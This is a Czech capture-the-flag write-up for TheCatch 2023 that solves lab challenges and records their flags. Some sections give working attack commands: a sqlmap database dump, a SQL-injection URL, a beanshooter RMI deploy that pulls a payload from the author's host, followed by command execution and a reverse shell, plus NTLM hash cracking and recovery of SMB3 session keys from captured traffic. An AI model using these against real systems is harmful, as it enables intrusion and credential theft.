#ctf

TheCatch 2023

> **Info**
>
> **by Charlie**

Captains coffee

- je to v api kafé pod ID něco jako rum a cosi ...
- Bylo to pod id `501176144`
- `FLAG{ccLH-dsaz-4kFA-P7GC}`

Response body



```
{
  "message": "Your Naval Espresso with rum is ready for pickup",
  "validation_code": "Use this validation code FLAG{ccLH-dsaz-4kFA-P7GC}"
}
```

Ship web server

- `FLAG{ejii-plmQ-Q53C-gMwc}`

> - webserver je na `10.99.0.64`
> - DNS resolvuje jen `www.cns-jv.tcc/` DNS je `10.99.0.1`

- certifikát napoví



- Je potřeba dosadit jednotlivé domény do `hosts`
- **hosts**

```
10.99.0.64 www.cns-jv.tcc
10.99.0.64 documentation.cns-jv.tcc
10.99.0.64 home.cns-jv.tcc
10.99.0.64 pirates.cns-jv.tcc
10.99.0.64 structure.cns-jv.tcc
```

- hosts lze obejít pomocí hlavičky tzn. třeba `curl -H "Host: pirates.cns-jv.tcc" https://10.99.0.64/ --insecure`
- tzn. že v hlavičce je doména i IP adresa kterou chci takže webserver ví co má vrátit...
- `--insecure` je jen z důvodu nepodepsaného SSL certifikátu
- flag je různě v `base64` rozházený po webech, ale docela viditelně.

Regular cube

- Díky "Marťas" kolego z práce !
  `FLAG{NICE-NAVY-BLUE-CUBE}`

Sonar logs

Postup

1. Bylo potřeba uspořádat logy chronologicky s ohledem na časové pásma v textové podobě, na to mi pomohl Skriptík
2. Byl zde hint že je potřeba `pytz==2020.4`
3. Trochu jsem se pohrál s ChatGPT aby mi vytáhl hexadecimální hodnoty, pro urychlení procesu.
4. `FLAG{3YAG-2rbj-KWoZ-LwWm}`

Soubor s logama, vytáhl jsem jen hex

```
0x41
0x72
0x47
0x62
0x6a
0x46
0x7b
0x77
0x6d
0x32
0x57
0x4c
0x59
0x57
0x4c
0x33
0x5a
0x7d
0x2d
0x6f
```

```
0x2d
0x41
0x2d
0x4b
0x47
```

vyšlo tohle `ArGbjF{wm2WLYWL3Z}-o-A-KG`

- Je to přeházené, ty řádky bude potřeba seřadit podle času jak šli za sebou v závislosti na časovém pásmu
- s ChatGPT nakonec vyřešeno, a starší knihovnou `pytz`
-

Skriptík:

```
from datetime import datetime

import pytz
def fix_timezone_name(name):
return name.replace(" ", "_")

def convert_to_utc(log):

date_str, time_str, timezone_str, *entry = log.split()
datetime_str = f"{date_str} {time_str}"
fixed_timezone_str = fix_timezone_name(timezone_str)

try:
timezone = pytz.timezone(fixed_timezone_str)
except pytz.UnknownTimeZoneError:

print(f"Unknown timezone: {timezone_str} (tried
{fixed_timezone_str})")

return None
datetime_obj = datetime.strptime(datetime_str, "%Y-%m-%d
%H:%M:%S")
```

```
localized_datetime_obj = timezone.localize(datetime_obj)
utc_datetime_obj = localized_datetime_obj.astimezone(pytz.utc)
return f"{utc_datetime_obj.strftime('%Y-%m-%d %H:%M:%S')} UTC -
{' '.join(entry)}"

def main():
with open('sonar.log', 'r') as file:
logs = file.readlines()
converted_logs = []
for log in logs:
converted_log = convert_to_utc(log)
if converted_log is not None: # Skip logs with unknown timezones
converted_logs.append(converted_log)

for log in sorted(converted_logs):
print(log)
if __name__ == "__main__":

main()
```


Alfa zulu quiz

- `FLAG{QOn7-MdEo-9cuH-aP6X}`
- Bylo potřeba hledat a hledat, díky Google.

Naval chef's recipe

Přesměrovává z http na https ... zachytit lze v **Burpsuite**

`FLAG{ytZ6-Pewo-iZZP-Q9qz}`



Captains password

- `FLAG{pyeB-941A-bhGx-g3RI}`
- Jedná se o chybu `CVE-2023-32784`
- Tady jsem musel emulovat Windows 😵
- Flag byl v keepass souboru
- GitHub

Web Protocols

- Zde bylo potřeba hrát si s **GET** požadavky.
- Je zde několik otevřených portů:

```
nmap -p 0-65535 web-protocols.cns-jv.tcc                    ▒▓ 7
✘
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 20:59 CEST
Nmap scan report for web-protocols.cns-jv.tcc (10.99.0.122)
Host is up (0.038s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
5009/tcp open  airport-admin
5011/tcp open  telelpathattack
5020/tcp open  zenginkyo-1
8011/tcp open  unknown
8020/tcp open  intu-ec-svcdisc

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

- port **5009** vrací unsupported protocol version, je potřeba:
  - `GET / HTTP/0.9` a zase máme base64 data aneb png obrázek
  - Cookies `FLAG{krLt`
- port **5011** vrací v base64 png obrázek...
  - Cookies `-rvbq-abI`
- port **5020** vrací též base64 png stejný obrázek ale má jiné md5
  - Cookies `R-433A}`
- port **8011** též vrací base64 png obrázek
  - Cookies `-rvbq-abI`
- port **8020** má problémy ale s https funguje
  - Cookies `R-433A}`

  Výsledek: `FLAG{krLt-rvbq-abIR-433A}`


Keyword of the day

- `FLAG{DEIE-fiOr-pGV5-8MPc}`
- Tady byl dlouhý loading aplikací, než vůbec něco vrátili na mnoho portech, bylo potřeba se na všechny dotázat a jedna html stránka se vymykala standardu a vracela jinou velikost odpovědi, resp. velikost byla stejná, naštěstí já nehleděl na velikost ale zkontroloval jsem si je pomocí `MD5` kdy to praštilo do očí, viz obrázek níže.

> - IP adresa serveru `10.99.0.155`
> - Rozmezí portů `60000 - 60495`
> - navštívit `http://10.99.0.155:60257/` !

skriptík na stahování html stránek

```
import requests
# Define the target IP address
target_ip = '10.99.0.155'
# Define the range of ports to check
start_port = 60000
end_port = 60495

# Loop through the range of ports and make requests
for port in range(start_port, end_port + 1):
url = f'http://{target_ip}:{port}'
try:
response = requests.get(url)
if response.status_code == 200:
# You can customize the file naming and path as needed
html_filename = f'response_port_{port}.html'
with open(html_filename, 'w', encoding='utf-8') as html_file:
html_file.write(response.text)
print(f'HTML response from port {port} saved as
{html_filename}')
else:
print(f'Failed to retrieve HTML response from port {port}')
except requests.exceptions.RequestException as e:
print(f'Error connecting to port {port}: {e}')
```



Navigation plan

> Server: `10.99.0.128`

- Nejspíš bude cesta přes SQL zranitelnost
- Našel jsem tabulkukterá popisuje instalaci MySQL, takže tam je:
  - Databáze: `navigation`
  - Table: `users`
  - Table,data: `id, username, password, rank, active`
- Mělo by fungovat `sqlmap`
  Takže se to povedlo pomocí:
  `sqlmap -u "http://navigation-plan.cns-jv.tcc/image.png?type=data&t=targets&id=1" -D navigation -T users --dump`
  a následující odpověď:

```
15e2b0d3c33891ebb0f1ef609ec419420c20e320ce94c65fbc8c3312448eb225
(123456789) | engeneer |
7de22a47a2123a21ef0e6db685da3f3b471f01a0b719ef5774d22fed684b2537
            | captain  ($captainamerica$) |
6a4aed6869c8216e463054dcf7e320530b5dc5e05feae6d6d22a4311e3b22ceb
officer  |
```

- Prý to jde i pomocí `http://navigation-plan.cns-jv.tcc/image.png?type=TO_BASE64(CONCAT(username,%27%20%20-%20%20%27,password))&t=users%20where%20id=2--&id=1`

Poznatky

1. Na netu se podařilo pomocí Hashes zjistit heslo protože jsem dodal hash uživatele `captain`
   - Ideální nástroj na lámání hash
   - `rockyou.txt` s `hashcat` nebylo úspěšné :| a to tam `captainamerica` je.
2. Pokazil jsem to u `sqlmap` kdy jsem hledal zranitelnost na špatném místě.. nacházela se právě u obrázku, nikoliv u `/login.php`
3. Pak už se stačilo přihlásit a whoala FLAG
4. `FLAG{fmIT-QkuR-FFUv-Zx44}`

Arkanoid

- Tady je nejvtipnější to, že tam vůbec nejde o hru na portu `8000`

`FLAG{sEYj-80fd-EtkR-0fHv}`

> - Server: `10.99.0.102`
> - Doména: `arkanoid.cns-jv.tcc`

- Používat u nmap i přepínač -A
- Ports:

```
8000/tcp  open  http-alt
36513/tcp open  unknown
60001/tcp open  unknown
60002/tcp open  unknown
```

- ~~Zajímavé je `http://10.99.0.102:8000/score?data=`~~
- Zjistil jsem pomocí NMAPu, že tam běží `Java RMI` což je něco jako vzdálená správa java aplikací ?
- pomocí několika nástrojů a spáleného času jsem narazil na beanshooter
- ten dělal přesně to co jsem potřeboval
- pak jsem bojoval s tím, jak asi funguje java a její třídy
- pak bylo potřeba nahrát Java třídu která bude malwarem a tou je `tonka`
- pak jsem dlouho bojoval s tím, jak ji tam dostat a jestli to dělám správně, zda vůbec ten zranitelný stroj bude se mnou komunikovat, tak jsem si otevřel **netcat** a zkoušel na sebe protlačit spojení, po chvíli jsem zjistil, že si tím blokuji port protože příkaz kterým se `tonka` nahrává konkrétně `--stager-url` je moje ip adresa a port na kterém se otevře mini http server ze kterého si cílové zařízení stáhne danou knihovnu.
- Celý příkaz tedy byl `java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka deploy 10.99.0.102 60001 --stager-url http://10.200.0.9:5000`
- Pak jakmile jsem zjistil že tam můžu sypat příkazy `java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka exec 10.99.0.102 60001 whoami`
- Tak jsem si rozjel Reverse Shell pro lepší práci přes netcat, ten byl k mému překvapení i na cílovém stroji.
- Na cílovém stroji jsem projel snad kompletně celý adresář ale nic jsem nenašel, zapomněl jsem totiž na jedno místo ...
- Environmental variables ... `printenv`
- Whoala ! FLAG !

Tohle není cesta!

`cat web_backend/app/src/test/java/tcc/rgame/AppTest.java`

Component replacement

`FLAG{MN9o-V8Py-mSZV-JkRz}`

- doména není přístupná: `http://key-parts-list.cns-jv.tcc/`
- doména běží na `10.99.0.117`
  - tam je otevřený port `80`
- jde tam hlavně o to abych využil `X-Forwarded-For:` a ip adresy musí být z rozsahu `192.168.96.0/20`

Postup

1. Zkoušel jsem to v burpsuitu tam to trvá dlouze, ještě by šel python skript, ale já se vydal cestou Fuzz Faster U Fool
2. Vytvořil jsem si slovník co obsahoval IP adresy
3. Příkaz `ffuf -X GET -H "X-Forwarded-For: FUZZ" -H "Host:key-parts-list.cns-jv.tcc" -u http://10.99.0.117:80 -w ~/Desktop/ip.txt -od ~/Desktop/output/ -of html -mc 200`
4. Seřadím odpovědi podle velikosti a ta největší obsahuje flag ...

```
 8 ——— ↑ Request ——— Response ↓ ———
 9
10 HTTP/1.1 200 OK
11 Content-Type: text/html; charset=UTF-8
12 Date: Fri, 06 Oct 2023 07:06:11 GMT
13 Server: Apache/2.4.56 (Debian)
14 Vary: Accept-Encoding
15 X-Powered-By: PHP/8.0.30
16
17 Spare part;Identification code;In duty
18 Bubler;PART{SNIg-NYW1-0eSq-vMqO};8
19 Camshaft;PART{BAym-Fxee-llBO-wRSz};4
20 Connecting rod;PART{k76T-boGS-Z2s9-BrGa};22
21 Continuity converter;PART{63Ph-aHXa-MOOf-yzam};4
22 Crankshaft;PART{ScTp-kzE4-fNed-F9AZ};4
23 Cylinder head;PART{sHL3-l6pw-sQuw-XVcq};96
24 Flywheel;PART{Fg4G-UcHw-BKaz-8ozB};12
25 Fuel efficiency enhancer;FLAG{MN9o-V8Py-mSZV-JkRz};0
26 Fuel lines;PART{NJu2-Dv2b-001D-dEvn};112
```

Signal flags

- každá loď nese zprávu a je potřeba je seřadit dle času

> **Info**
> dělal jsem to ručně a umím ty vlajky nazpaměť 😒

```
2023-10-02 11:53:28 0x5957396154
2023-10-02 12:46:21 0x766520796F75207365
2023-10-02 11:30:18 VB
2023-10-02 11:51:08 0x6973204D722E204361
2023-10-02 11:36:33 0x746F6F3F20
2023-10-02 12:41:24 0x52656C61793A
2023-10-02 11:45:09 0x2063616E20
2023-10-02 11:39:22 0x6364616e69632e
2023-10-02 11:45:00 FV
2023-10-02 12:45:05 0x2043616C6574
2023-10-02 11:30:18 HONEYMOON
2023-10-02 11:32:50 KL
2023-10-02 12:47:52 0x656E204D722E204361
2023-10-02 11:52:25 0x7657473474
2023-10-02 11:50:21 0x3374735648
2023-10-02 11:44:17 0x6772697320666F72206576
2023-10-02 11:36:42 0x6520620269646765206174
2023-10-02 11:30:20 0x6F73656620
2023-10-02 11:38:32 0x2C2063616E20796F7572206E6574776F
2023-10-02 11:47:21 APPWORD
2023-10-02 11:40:12 0x6E69636520666C6167
2023-10-02 12:49:28 0x6C65746B613F
2023-10-02 11:53:28 0x626F6172643F
2023-10-02 11:40:00 K
2023-10-02 12:33:00 0x52656C61793A2048
2023-10-02 11:55:35 0x464E66513D
```

2023-10-02 12:36:00 0x2043616C65746B61
2023-10-02 12:30:12 0x4861766520796F7520
2023-10-02 11:32:25 0x2C20617265
2023-10-02 11:46:18 0x776966692050
2023-10-02 11:43:02 0x4865792C2077
2023-10-02 11:31:22 HCIREV
2023-10-02 11:30:18 K
2023-10-02 11:32:47 0x4F757220636F66
2023-10-02 11:46:12 EVORPMI
2023-10-02 11:40:44 0x726F7574657220666F722075733F
2023-10-02 12:35:00 0x7365656E204D722E
2023-10-02 11:30:18 E
2023-10-02 11:44:14 0x686174206973
2023-10-02 11:50:31 VB
2023-10-02 11:37:36 0x3B2D29
2023-10-02 11:30:18 X
2023-10-02 12:31:27 0x73656565E204D722E20
2023-10-02 11:37:11 0x2C207765206E65
2023-10-02 11:38:02 0x6D6520697076342061
2023-10-02 11:34:30 0x206E657473
2023-10-02 11:37:27 0x434E53204A6F73656620566572696368
2023-10-02 12:37:00 0x3F
2023-10-02 11:51:23 0x4A484C544E
2023-10-02 11:47:14 0x207468656D
2023-10-02 11:33:52 0x666565206D6163
2023-10-02 11:38:18 0x65642061206D65
2023-10-02 11:35:32 0x206F6B2C20
2023-10-02 11:38:58 0x205665726963682C20
2023-10-02 11:34:58 0x68696E65206973
2023-10-02 11:45:11 0x6572796F6E6521
2023-10-02 11:48:51 0x434E53204A6F736566
2023-10-02 11:37:50 0x2032313030205A554C552E
2023-10-02 12:42:18 0x204861766520
2023-10-02 11:36:35 0x656C6C20757320736F

```
2023-10-02 11:30:18 PE
2023-10-02 12:45:00 0x52656C61793A204861
2023-10-02 11:48:19 0x3F
2023-10-02 11:30:18 M
2023-10-02 11:33:27 0x20796F7572
2023-10-02 12:46:01 0x6B613F
2023-10-02 11:39:40 0x726B206775792073657420757020612 0
2023-10-02 11:48:17 0x20627920
2023-10-02 11:52:25 0x7657473474
2023-10-02 11:35:08 0x43616E20796F752073
2023-10-02 12:34:00 0x61766520796F7520
2023-10-02 11:41:00 0x434E53604A
2023-10-02 11:43:05 VERICH
2023-10-02 11:37:45 0x434E53204A6F736566
2023-10-02 11:36:03 0x2062726F6B656E
2023-10-02 11:42:03 0x6F73653320
2023-10-02 12:43:12 0x796F75207365
2023-10-02 11:30:18 0x434E53204A
2023-10-02 11:56:39 0x3D2021
2023-10-02 12:44:09 0x656E204D722E
2023-10-02 11:54:32 0x6931614E48
2023-10-02 11:39:56 0x64647265737365733F
2023-10-02 11:44:07 0x2C20796F75
2023-10-02 11:50:00 0x205665726963682C20
2023-10-02 11:45:15 0x2096F757220
2023-10-02 11:43:15 0x4672656520706 96E6F7420
2023-10-02 11:49:18 0x526B784252
2023-10-02 11:30:18 V
2023-10-02 11:35:43 0x5061727479206F6E207468
2023-10-02 12:32:38 0x43616C65746B613F
```

`FLAG{lTrG-3oXn-aoZN-Z4qM}`

- Měl jsem chybu v lodi, bylo potřeba opravit.

- Postup:

1. Vypsat si timestamp + znaky lodí
2. Seřadit to a převést z hexadecimálních znaků na text ... tím zjistím, že tam je vícero komunikace

> ⚠ **Warning**
> Takže lodě se dělí i podle `ship object ID` takže se zaměřím na `717609` a pak získám bas64 kód, který je zrovna FLAG !

PS: *Jsem zvědavý na ostatní, jak to řešili, ale podle mě taková úloha nepatří do tohohle CTF, protože jsem se nic nenaučil vyjma vlajek, ty umím ještě doteď nazpaměť a osobně ji považuji za nejhorší...:D*

Suspicious_traffic

- jedná se o analýzu pcap souboru
- databázi se mi podařilo vytáhnout jedná se o `sqlite3`
- v pcapu je další zajímavá věc `admin:james.f0r.HTTP.4648507`
  Credentials FTP `user:james` `PASS:james.f0r.FTP.3618995`
  Je tam někde zaheslovaná databáze
  Tohle jsem našel v `home.tgz` v `.bash_history`
- `openssl enc -aes-256-cbc -salt -pbkdf2 -in secret.db -out secret.db.enc -k R3alyStr0ngP4ss!`
  Hledám `Salted` což je `53616c746564`
- Od rámce 2052 začíná zajímavá komunikace
  - Probíhá tam **NTLM** autentizace

Skládání hash

1. potřebuji hash ve formátu
   `username::domain:ServerChallenge:NTproofstring:modifiedntlmv2re`

`sponse`

2. Dále vycházím z návodu NTLMv2
   USERNAME: `james_admin`
   DOMAIN: `LOCAL.TCC`
   NTLM Server Challenge: `78c8f4fdf5927e58`
   NTProofStr: `8bc34ae8e76fe9b8417a966c2f632eb4`
   Session Key: `4292dac3c7a0510f8b26c969e1ef0db9`
   NTLMv2_respnse upravená:
   `0101000000000003ab4fc1550e2d901b352a9763bdec89a000000000200180`
   `0410036003700460032004200410034004500380046003200010018004100360`
   `0370046003200420041003400450038004600320004000200000003001800610`
   `0360037006600320062006100340065003800660032000700080003ab4fc1550e`
   `2d90106000400020000000800300030000000000000000000000000000258`
   `1558b8f3cf059f3661e7cb3af60d9b63a7561b7f48607589fb37e551862b10a0`
   `0100000000000000000000000000000000009001e00630069006600730020f0`
   `073006d006200730065007200760065007200320000000000`

- Finální hash pro hashcat:

```
james_admin::LOCAL.TCC:78c8f4fdf5927e58:8bc34ae8e76fe9b8417a966c
2f632eb4:0101000000000003ab4fc1550e2d901b352a9763bdec89a0000000
0020018004100360037004600320042004100340045003800460032000100180
0410036003700460032004200410034004500380046003200040002000000030
0180061003600370066003200620061003400650038006600320007000800 3ab
4fc1550e2d90106000400020000000800300030000000000000000000000000
000002581558b8f3cf059f3661e7cb3af60d9b63a7561b7f48607589fb37e551
862b10a0010000000000000000000000000000000009001e0063006900660
073002f0073006d006200730065007200760065007200320000000000
```

- bohužel `rockyou.txt` neobsahuje potřebné heslo.
- Jednalo se o kombinaci hesla kdy jsem vycházel z hesla z FTP, tak uživatel používal třeba i stejnou syntaxi hesla pro jiné... `james.f0r.FTP.3618995`
- Nebyl jsem si jistý jestli `james` nebo `james_admin` tak jsem uzpůsobil slovník, s tím že tam bude místo `FTP` `SMB` a pak náhodně generovaná čísla.

- Bylo potřeba hashcat `hashcat -m 5600 -a 6 hashNTLM.txt wordlist.txt '?d?d?d?d?d?d?d'`

Heslo je : `james_admin.f0r.SMB.8089078`

decrypt smb3 traffic

- Dle návodu: ZDE
- Akorát tam používá autor python2, tak jsem si to upravil na python3:

skript na vytvoření random session key


```
import hashlib
import hmac
import argparse
from Crypto.Cipher import ARC4
from Crypto.Hash import MD4

def generateEncryptedSessionKey(keyExchangeKey,
exportedSessionKey):
   cipher = ARC4.new(keyExchangeKey)
   sessionKey = cipher.encrypt(exportedSessionKey)
   return sessionKey

parser = argparse.ArgumentParser(description="Calculate the
Random Session Key based on data from a PCAP (maybe).")
parser.add_argument("-u","--user",required=True,help="User
name")
parser.add_argument("-d","--domain",required=True, help="Domain
name")
parser.add_argument("-p","--
password",required=True,help="Password of User")
parser.add_argument("-n","--
ntproofstr",required=True,help="NTProofStr. This can be found in
PCAP (provide Hex Stream)")
parser.add_argument("-k","--key",required=True,help="Encrypted
Session Key. This can be found in PCAP (provide Hex Stream)")
parser.add_argument("-v", "--verbose", action="store_true",
```

```
help="increase output verbosity")

args = parser.parse_args()

#Upper Case User and Domain
user = str(args.user).upper().encode('utf-16le')
domain = str(args.domain).upper().encode('utf-16le')

#Create 'NTLM' Hash of password
passw = args.password.encode('utf-16le')
hash1 = MD4.new()
hash1.update(passw)
password = hash1.digest()

#Calculate the ResponseNTKey
h = hmac.new(password, digestmod=hashlib.md5)
h.update(user + domain)
respNTKey = h.digest()

#Use NTProofSTR and ResponseNTKey to calculate Key Exchange Key
NTproofStr = bytes.fromhex(args.ntproofstr)
h = hmac.new(respNTKey, digestmod=hashlib.md5)
h.update(NTproofStr)
KeyExchKey = h.digest()

#Calculate the Random Session Key by decrypting Encrypted
Session Key with Key Exchange Key via RC4
RsessKey =
generateEncryptedSessionKey(KeyExchKey,bytes.fromhex(args.key))

if args.verbose:
    print(f"USER WORK: {user.decode('utf-16le')}
{domain.decode('utf-16le')}")
    print(f"PASS HASH: {password.hex()}")
    print(f"RESP NT:   {respNTKey.hex()}")
    print(f"NT PROOF:  {NTproofStr.hex()}")
    print(f"KeyExKey:  {KeyExchKey.hex()}")
print(f"Random SK: {RsessKey.hex()}")
```

script výsledek:

```
user: james_admin [z pcapu]
domain: LOCAL.TCC [z pcapu]
password: james_admin.f0r.SMB.8089078 [za pomoci hashcat]
ntproofstring: 8bc34ae8e76fe9b8417a966c2f632eb [z pcapu]
session_key: 4292dac3c7a0510f8b26c969e1ef0db9 [z pcapu]
session_id: 0x00000000b936b149
session_stazeno_jako_hex_stream: 49b136b900000000
Random SK: 7a93dee25de4c2141657e7037dddb8f1
```

```
python script.py -u james_admin -d LOCAL.TCC -p
james_admin.f0r.SMB.8089078 -n 8bc34ae8e76fe9b8417a966c2f632eb
4 -k 4292dac3c7a0510f8b26c969e1ef0db9
Random SK: 7a93dee25de4c2141657e7037dddb8f1
```



- Jakmile mám takto přidané klíče, tak se mi najednou zobrazí SMB3 Encrypted traffic, zejména na `tcp.stream eq 11` a `12`.
- Tím se mi podařilo získat `secret.db.enc`
- Tu potřebuji rozšifrovat viz předchozí zmínka v `bash_history`
- Jakmile mám hotovo mám před sebou `secret.db` a když ji otevřu vidím FLAG :)
